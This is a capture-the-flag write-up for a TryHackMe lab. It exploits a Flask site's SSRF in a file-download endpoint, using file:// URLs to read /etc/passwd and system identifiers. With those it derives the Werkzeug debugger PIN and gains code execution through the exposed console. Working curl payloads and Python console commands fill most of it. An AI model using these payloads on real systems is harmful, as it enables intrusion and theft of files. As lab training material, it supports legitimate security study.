We've been given an Porfolio website of an Plant Photographer Jay. He has written this site from scratch and he has asked us to take a quick look and let him know if anything could be improved.
This is a write up for the room: https://tryhackme.com/room/plantphotographer

Let's us first get some recon.
Nmap
nmap $TARGET
Only port 22 and 80 are open. Let's try SSH on 22.
SSH
ssh user@$TARGET
No luck. Key based auth not password.
Wappalyzer
Lets check the tech stack.

Checking for known vulnerabilites of these version I got Werkzeug RCE vulnerability. (We'll do that later)
Gobuster
gobuster dir -u http://$TARGET/ -w $PATH_TO_WORDLIST
We got 4 endpoints, checking the source code we got-
/
Nothing unusual. But-
   <a href="/download?server=secure-file-storage.com:8087&id=75482342">
      Download Resume
   </a>
(I trimmed the code to contain the useful part only.)
This shows this site is vulnerable to SSRF (Server Side Request Forgery). To learn more about SSRF- https://learn.snyk.io/lesson/ssrf-server-side-request-forgery/?ecosystem=javascript https://owasp.org/www-community/attacks/Server_Side_Request_Forgery
/admin
Only available from local host.
/download
Downloads the file, but seems vulnerable SSRF.
/console

We got Werkzeug console, this might lead to something.
Also the "SECRET" is leaked out in the source code of the console.
<script type="text/javascript">
  var TRACEBACK = -1,
  CONSOLE_MODE = true,
  EVALEX = true,
  EVALEX_TRUSTED = false,
  SECRET = "xU0MUSYDDkNOC2s7svug";
</script>
Lets first focus on the SSRF.
Triggering errors might expose the source code.
curl -v "http://$TARGET/download?id=../../../../etc/passwd"Got something.
def download():
  file_id = request.args.get('id','')
  server = request.args.get('server','')
  if file_id!='':
    filename = str(int(file_id)) + '.pdf'
    response_buf = BytesIO()
    crl = pycurl.Curl()
    crl.setopt(crl.URL, server + '/public-docs-k057230990384293/' + filename)
    crl.setopt(crl.WRITEDATA, response_buf)
crl.setopt(crl.URL, server + ...)
This means the user decides where the server makes an request. This is SSRF. Allows injection of path controls ("/", ".", "%23", etc.).
crl = pycurl.Curl()"pycurl" supports multiple schemes by default. http:// https:// file://
Going to the URL-
http://$TARGET/download?server=file:///root/flag%23&id=1The error triggers the Production exposed interactive debugger and the API key was hardcoded in it.

What API key is used to retrieve files from the secure storage service?
THM{[find it yourself brother]}As the admin is only available from localhost we can use the "file://" SSRF we can get the admin PDF directly from the system.
curl "http://$TARGET/download?server=file:///usr/src/app/private-docs/flag.pdf%23&id=75482342" --output flag.pdfThen we can convert the pdf to text and read it.
pdftotext flag.pdf -What is the flag in the admin section of the website?
THM{[find it yourself brother]}/console endpoint requires a PIN. Werkzeug generates the PIN from system information.
I wrote the Werkzeug Console Pin generation code, check it out here- https://github.com/Ishant89op/Werkzeug-Console-Pin
Basically the PIN is composed of:
PIN = hash(username + modname + appname + app_path + mac_address + machine_id)We have our target's- username: root modname: flask.app appname: Flask app_path: /usr/local/lib/python3.10/site-packages/flask/app.py
Finding Mac Address
curl "http://$TARGET/download?server=file:///sys/class/net/eth0/address%23&id=75482342"mac_address: 02:42:ac:14:00:02
Finding Machine ID
curl "http://$TARGET/download?server=file:///proc/self/cgroup%23&id=75482342"Get the 0::/docker ID. machine_id: 77c09e05c4a947224997c3baa49e5edf161fd116568e90a28a60fca6fde049ca
Run the script in the repo.
Fill in the details and generate the pin.

Got the pin, now put it in the console page.

Unlocked.
Check contents of /usr/src/app. It only accepts Python code.
import os; os.listdir('/usr/src/app')
There's our last flag. Finally.
import subprocess; output = subprocess.check_output(['cat', 'flag-982374827648721338.txt']); print(output.decode())
What flag is stored in a text file in the server's web directory?
THM{[find it yourself brother]}Thanks for reading.